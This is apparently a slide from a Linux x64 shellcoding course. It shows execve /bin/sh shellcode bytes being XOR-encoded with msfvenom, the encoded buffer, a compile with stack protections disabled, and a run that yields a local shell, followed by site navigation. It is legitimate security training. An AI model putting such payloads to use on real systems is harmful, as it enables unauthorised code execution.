

SecurityTube Linux Assembly Expert (SLAE⁶⁴)



SecurityTube Linux Assembly Expert

Training: <http://www.SecurityTube-Training.com>

Pentester Academy: <http://www.PentesterAcademy.com>

Vivek Ramachandran
SWSE, SMFE, SPSE, SGDE, SISE, SLAE^{32,64} Course Instructor

Module 2: Introduction to Shellcoding


20. Custom Payload with Metasploit Encoders

Vivek Ramachandran

SWSE, SMFE, SPSE, SGDE, SISE, SLAE³² Course Instructor

<http://SecurityTube-Training.com>

Metasploit Options



```
Ubuntu 12.04 LTS 64-Bit SLAE [Running] - Oracle VM VirtualBox
Machine View Devices Help
pentesteracademy@pentesteracademy-VirtualBox: ~/SLAE-64/Shellcode/Execve-Stack
pentesteracademy@pentesteracademy-VirtualBox: ~/SLAE-64/Shellcode/Execve-Stack
PentesterAcademy# echo -ne "\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x50\x48\x89\xe2\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05" | msfvenom -f c -e x64/xor -a x64 --platform linux -b "\x00"
[*] x64/xor succeeded with size 71 (iteration=1)
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xfc\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\x8e\xe1\x97\x62\xa1\xe8\x13\x3e\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xc6\xd0\x57\x32\xe9\x53"
"\x3c\x5c\xe7\x8f\xb8\x4d\xd2\x80\x40\x76\x07\x06\xc7\x2a\x28"
"\x0a\x44\x76\x07\x07\xdf\xe1\x61\xd3\x1c\x3b";
PentesterAcademy#
PentesterAcademy#
PentesterAcademy# gcc -fno-stack-protector -z execstack shellcode.c -o shellcode
PentesterAcademy#
PentesterAcademy# ./shellcode
Shellcode Length: 71
$
$ id
uid=1000(pentesteracademy) gid=1000(pentesteracademy) groups=1000(pentesteracademy),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
$
```

Pentester Academy

PentesterAcademy

a SecurityTube.net initiative



TOPICS

PRICING

WHY SUBSCRIBE

MEMBER ACCESS




Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux